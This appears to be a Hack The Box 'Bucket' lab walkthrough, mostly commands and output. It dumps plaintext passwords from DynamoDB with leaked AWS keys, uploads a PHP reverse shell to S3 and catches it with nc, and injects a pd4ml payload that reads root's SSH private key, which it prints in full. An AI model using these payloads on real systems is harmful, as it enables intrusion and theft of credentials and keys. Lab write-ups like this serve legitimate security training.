


```
var params = {
    ExclusiveStartTableName: 'table_name', // optional (for pagination, returned as LastEvaluatedTableNam
    Limit: 10, // optional (to further limit the number of table names returned per page)
};
dynamodb.listTables(params, function(err, data) {
    if (err) ppJson(err); // an error occurred
    else ppJson(data); // successful response
});
```

```
⊟ "TableNames" [
    "users"
```

```
kali@kali:~/hackthebox/Bucket$ aws dynamodb list-tables --endpoint-url
http://s3.bucket.htb --profile stolencreds
{
    "TableNames": [
        "users"
    ]
}
```

describe table users 00 - Loot



```
var params = {
    TableName: 'users',
    Limit: 10
};
dynamodb.scan(params, function(err, data) {
    if (err) ppJson(err); // an error occurred
    else ppJson(data); // successful response
});
```


```
var params = {⟺};
dynamodb.scan(params, function(err, data) {⟺});
```

```
"Items" [
  0: {
    "password" {
      "S":"Management@#1@#"
    "username" {
      "S":"Mgmt"
  1: {
    "password" {
      "S":"Welcome123!"
    "username" {
      "S":"Cloudadm"
  2: {
    "password" {
      "S":"n2vM-<_K_Q:.Aa2"
    "username" {
      "S":"Sysadm"
"Count":3
"ScannedCount":3
```

```
kali@kali:~/hackthebox/Bucket$ aws dynamodb scan --table-name users --endpoint-url http://s3.bucket.htb --profile stolencreds
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
```

Great Some usernames and passwords!

Interesting




http://s3.bucket.htb/?url=http://www.google.com

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<ListAllMyBucketsResult xmlns="http://s3.amazonaws.com/doc/2006-03-01">
  ▼<Owner>
     <ID>bcaf1ffd86f41161ca5fb16fd081034f</ID>
     <DisplayName>webfile</DisplayName>
   </Owner>
  ▼<Buckets>
    ▼<Bucket>
       <Name>adserver</Name>
       <CreationDate>2021-04-24T05:40:01.632078+00:00</CreationDate>
     </Bucket>
   </Buckets>
 </ListAllMyBucketsResult>
```

Found iam keys



s3.bucket.htb/latest/meta-data/iam

{"security-credentials": {"default-role": {"AccessKeyId": "test-key", "SecretAccessKey": "test-secret-key", "Token": "test-session-token", "Expiration": "2021-04-25T04:59:07Z"}}}

{"security-credentials": {"default-role": {"AccessKeyId": "test-key", "SecretAccessKey": "test-secret-key", "Token": "test-session-token", "Expiration": "2021-04-25T04:59:07Z"}}}

Enumerate s3 buckets with awscli

`sudo apt-get install awscli`

adserver

```
kali@kali:~/hackthebox/Bucket$ aws configure --profile stolencreds
AWS Access Key ID [None]: test-key
AWS Secret Access Key [None]: test-secret-key
Default region name [None]: US
Default output format [None]:

kali@kali:~/hackthebox/Bucket$ aws s3 --endpoint-url http://s3.bucket.htb ls --profile stolencreds
2021-04-24 15:46:04 adserver

kali@kali:~/hackthebox/Bucket$ aws s3 --profile stolencreds --endpoint-url http://s3.bucket.htb ls s3://adserver
                           PRE images/
2021-04-24 15:52:04       5344 index.html

kali@kali:~/hackthebox/Bucket$ aws s3 --profile stolencreds --endpoint-url http://s3.bucket.htb ls s3://adserver/images/
2021-04-24 15:52:04      37840 bug.jpg
2021-04-24 15:52:04      51485 cloud.png
2021-04-24 15:52:04      16486 malware.png
```

```
for bucket in $(aws s3 ls --endpoint-url http://s3.bucket.htb | cut -d " " -f 3); do aws s3 ls --endpoint-url http://s3.bucket.htb s3://$bucket --recursive > ./$bucket.txt; done;
```

Upload Rev shell

```
kali@kali:~/hackthebox/Bucket$ aws s3 --profile stolencreds --endpoint-url http://s3.bucket.htb cp php-reverse-shell.php s3://adserver/
upload: ./php-reverse-shell.php to s3://adserver/php-reverse-shell.php
kali@kali:~/hackthebox/Bucket$ aws s3 --profile stolencreds --endpoint-url http://s3.bucket.htb ls s3://adserver
                           PRE images/
2021-04-24 15:52:04       5344 index.html
```

```
2021-04-24 15:53:14       5493 php-reverse-shell.php
kali@kali:~/hackthebox/Bucket$
```

nc for rev shell and visit http://bucket.htb/php-reverse-shell.php

```
kali@kali:~/hackthebox/Bucket$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.212 49382
Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
 19:54:02 up  5:57,  0 users,  load average: 0.12, 0.06, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

linpeas

intersting

```
...[snip]...
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
roy:x:1000:1000:,,,:/home/roy:/bin/bash
...[snip]...

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
```

```
Sudo version 1.8.31
...[snip]...

[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:44415         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4566          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
...[snip]...

[+] Checking if containerd(ctr) is available
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/containerd-ctr-privilege-escalation
ctr was found in /usr/bin/ctr, you may be able to escalate privileges with it
ctr: failed to dial "/run/containerd/containerd.sock": connection error: desc = "transport: error while dialing: dial unix /run/containerd/containerd.sock: connect: permission denied"

[+] Checking if runc is available
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/runc-privilege-escalation
runc was found in /usr/sbin/runc, you may be able to escalate privileges with it
...[snip]...

[+] Finding *password* or *credential* files in home (limit 70)
/usr/lib/python3/dist-packages/docker/credentials
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-plymouth.service
/usr/lib/systemd/system/systemd-ask-password-wall.service
```

```
...[snip]...
```

apache config

```
www-data@bucket:/etc/apache2$ cat sites-enabled/000-default.conf
<VirtualHost 127.0.0.1:8000>
        <IfModule mpm_itk_module>
                AssignUserId root root
        </IfModule>
        DocumentRoot /var/www/bucket-app
</VirtualHost>

<VirtualHost *:80>
        DocumentRoot /var/www/html
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^bucket.htb$
        RewriteRule /.* http://bucket.htb/ [R]
</VirtualHost>
...[snip]...
        ProxyPreserveHost on
        ProxyPass / http://localhost:4566/
        ProxyPassReverse / http://localhost:4566/
        <Proxy *>
                 Order deny,allow
                 Allow from all
         </Proxy>
        ServerAdmin webmaster@localhost
        ServerName s3.bucket.htb
...[snip]...
```

USER - Roy

Try passwords from before and one works! great!
`ssh roy@10.10.10.212`

Enumerate as Roy

var/www/bucket-app/index.html - intersting

```
roy@bucket:/var/www/bucket-app$ ls
composer.json  composer.lock  files  index.php  pd4ml_demo.jar  vendor
roy@bucket:/var/www/bucket-app$ cat index.php
<?php
require 'vendor/autoload.php';
use Aws\DynamoDb\DynamoDbClient;
if($_SERVER["REQUEST_METHOD"]==="POST") {
        if($_POST["action"]==="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' =>
array(":title"=>array("S"=>"Ransomware")),
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }
                passthru("java -Xmx512m -Djava.awt.headless=true -cp
pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out
files/result.pdf");
        }
}
else
{
?>
```

Found a nice article about something similar will attempt what they attempted in the blog

40 - Resources > ^ea670f

AWS Create Table

```
kali@kali:~/hackthebox/Bucket$ aws dynamodb create-table --table-name alerts --attribute-definitions AttributeName=title,AttributeType=S AttributeName=data,AttributeType=S --key-schema AttributeName=title,KeyType=HASH AttributeName=data,KeyType=RANGE --provisioned-throughput ReadCapacityUnits=10,WriteCapacityUnits=5 --endpoint-url http://s3.bucket.htb --profile stolencreds
{
    "TableDescription": {
        "AttributeDefinitions": [
            {
                "AttributeName": "title",
                "AttributeType": "S"
            },
            {
                "AttributeName": "data",
                "AttributeType": "S"
            }
        ],
        "TableName": "alerts",
        "KeySchema": [
            {
                "AttributeName": "title",
                "KeyType": "HASH"
            },
            {
                "AttributeName": "data",
                "KeyType": "RANGE"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": 1619300862.304,
        "ProvisionedThroughput": {
            "LastIncreaseDateTime": 0.0,
            "LastDecreaseDateTime": 0.0,
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 10,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/alerts"
    }
}
```

AWS Put Content and Payload

```
kali@kali:~/hackthebox/Bucket$ aws dynamodb put-item --table-name alerts --item
'{"title": {"S": "Ransomware"}, "data": {"S": "<pd4ml:attachment
description=\"attached.txt\"
icon=\"PushPin\">file:///root/.ssh/id_rsa</pd4ml:attachment>"}}' --endpoint-url
http://s3.bucket.htb --profile stolencreds
{
    "ConsumedCapacity": {
        "TableName": "alerts",
        "CapacityUnits": 1.0
    }
}
```

Curl to post data

```
roy@bucket:/dev/shm$ curl -X POST --data 'action=get_alerts'
http://127.0.0.1:8000
```

Get loot

```
roy@bucket:/dev/shm$ wget http://localhost:8000/files/result.pdf
--2021-04-24 21:50:36--  http://localhost:8000/files/result.pdf
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6067 (5.9K) [application/pdf]
Saving to: ‘result.pdf’
```

```
result.pdf                                                 100%
[=================================================================================
   5.92K  --.-KB/s    in 0s

2021-04-24 21:50:36 (837 MB/s) - ‘result.pdf’ saved [6067/6067]

roy@bucket:/dev/shm$ ls
result.pdf
```

root - id_rsa

```
roy@bucket:/dev/shm$ cat result.pdf
...[snip]...
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAx6VphKMyxurjldmb6dy1OSn0D9dumFAUCeSoICwhhsq+fadx21SU
bQr/unofKrmgNMAhjmrHCiMapmDw1dcyj4PSPtwo6IvrV0Guyu34Law1Eav9sV1hgzDLm8
9tAB7fh2JN8OB/4dt0sWxHxzWfCmHF5DBWSlxdk+K4H2vJ+eTA2FxT2teLPmJd7G9mvanh
1VtctpCOi6+CMcv1IMvdFtBLbieffTAOF1rSJds4m00MpqqwDiQdgN5ghcOubTXi3cbjz9
uCTBtXO2dcLfHAqhqYSa7eM0x5pwX54Hr9SP0qJp5y0ueraiOdoSJD5SmgBfIfCzUDZAMn
de3YGZ0Q4a86BVgsD2Vl54+9hoLOYMsiV9g4S76+PmBiuwi/Wrxtoyzr3/htJVmCpm+WfO
r4QQZyCFAVo21sLfIqMcPBqlur5FvrWtUUCA0usfx/j40V/l5WAIioIOX0XmX0kll1f6P7
1+d/BXAQNvyt/aOennafgvzsj23w5m4sOTBNOgBlAAAFiC6rIUsuqyFLAAAAB3NzaC1yc2
EAAAGBAMelaYSjMsbq45XZm+nctTkp9A/XbphQFAnkqCAsIYbKvn2ncdtUlG0K/7p6Hyq5
oDTAIY5qxwojGqZg8NXXMo+D0j7cKOiL61dBrsrt+C2sNRGr/bFdYYMwy5vPbQAe34diTf
Dgf+HbdLFsR8c1nwphxeQwVkpcXZPiuB9ryfnkwNhcU9rXiz5iXexvZr2p4dVbXLaQjouv
gjHL9SDL3RbQS24nn30wDhda0iXbOJtNDKaqsA4kHYDeYIXDrm014t3G48/bgkwbVztnXC
3xwKoamEmu3jNMeacF+eB6/Uj9KiaectLnq2ojnaEiQ+UpoAXyHws1A2QDJ3Xt2BmdEOGv
OgVYLA9lZeePvYaCzmDLIlfYOEu+vj5gYrsIv1q8baMs69/4bSVZgqZvlnzq+EEGcghQFa
NtbC3yKjHDwapbq+Rb61rVFAgNLrH8f4+NFf5eVgCIqCDl9F5l9JJZdX+j+9fnfwVwEDb8
rf2jnp52n4L87I9t8OZuLDkwTToAZQAAAAMBAAEAAAGBAJU/eid23UHJXQOsHxtwLGYkj9
i742ioDKLstib+9r1OmaNT5xDhJOhznYNpQh1tkW995lgSSOOyJH0W4VPrQVf6YtUtPsPB
vdiIOMRpq+tw3mdsnQXX2kr50myTX1gEvHP4MG4PVmqg5ZaxbONmmZNoTkjtPcTvUeF5Ts
3mhaJzuRrFwsZJ9kVXwgE7sqG8+x/F4gR1Aqs4NGtHnuO6o3gnlQwvQNKUdyRMd+dm/+VR
b1C1L1IS+59YHu5AwAfSjInayOffTWY+Jq2fu5AGpbyBk+MwuYU0vWOOccSKSk8wdiQWN/
myKP+DhCGmgo164ZlZXPQ83uVsTppVPliF3ofWUlZw1ljj7F6ysmqfnWRS66072L7Qr3Yz
cVDze568ZmdwryyVu+HDoycWqiw5zVenX18c3hq9AHuElCwRqYz/c/ZmqwOonZzQm8P8Zz
S4sLAlfrFV0frQ8TEPTeBmKCOBbKycbyvU1mPzT0Jv+BexgMF8CfxiCkDGXcx7XLIVTQAA
AMEAlZDX+sRb4BUkEYVpg2n/GV8Gvg251ZCRMfNbwERwzeZ6uf92ec05QLfTKHyhgZ8wB9
```

```
nPyPo1Kg/VEK3Q0juEjwiB0PybH9Wl2TrSquc16d2sUwWJrkqlIcTplX5WMFdwsOj0l5S3
44SjSdBcQ1FhsjUf7yTAdHHX/IDw/E9/7n8A1I38RAP6ipJYfL61Pi7KRpOruW77YBh7zE
4IoDjNCFiM4wGBjaQSvMTWkAuXC8NwOFXYNKlmNQSbqwloEt2nAAAAwQDj0IOrXsXxqZl7
fszTTPNaNB+e+Kl1XQ6EkhH48gFVRnFPLCcJcx/H5uEHBtEXRuYaPkUyVt85h4e1qN6Ib/
qBzKKVLEX+dNXdW2eCUBZw36kaXxsUQTQ4yHgdmKuHfKb/CYkLLRxksiNGJ7ihgo9cCmpG
KZs9p2b4kH/cF8+BFjI05Jr4z6XetJoRgFMwPDImGkrhQ6KbGRrHFeyxFzIW/fho72gYWi
ZhpVP0sGJN6uKIvg9p4SD6X8JBdwCtTP8AAADBAOBYuz8OdgDKw5OzZxWeBq80+n0yXUeZ
EtZFCf5z4q4laryzqyyPxUEOPTxpABbmnQjOq6clMtTnJhgAf/THSKnsGb8RABLXG/KSAh
pHoTvd81++IRB1+g6GGy0gq/j0Tp+g3e0KLtvr7ZfAtutO8bcDrLjHu6Wqyl1KoleFsv6/
lt0oT70NTv2gFGWAb6WHLEByEsnYQwk5ynbIblaApQSZEyVEPkf9LmO7AEb08lvAOS0dQ1
xMyLerif0cNjmemwAAAAtyb290QHVidW50dQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
...[snip]...
```

Root

`ssh -i rsa_id root@10.10.10.212`

```
kali@kali:~/hackthebox/Bucket$ ssh -i id_rsa root@10.10.10.212
...[snip]...
root@bucket:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bucket:~# whoami
root
root@bucket:~# uname -a
Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
root@bucket:~#
```

Resources

Helpful links	Description
https://digi.ninja/projects/bucket_finder.php	bucketfinder also on github but good blog here
https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed	good blog

Helpful links	Description
apt-get install awscli	s3 bucket tool
https://infosecwriteups.com/how-i-hacked-redbus-an-online-bus-ticketing-application-24ef5bb083cd	blog about pd4ml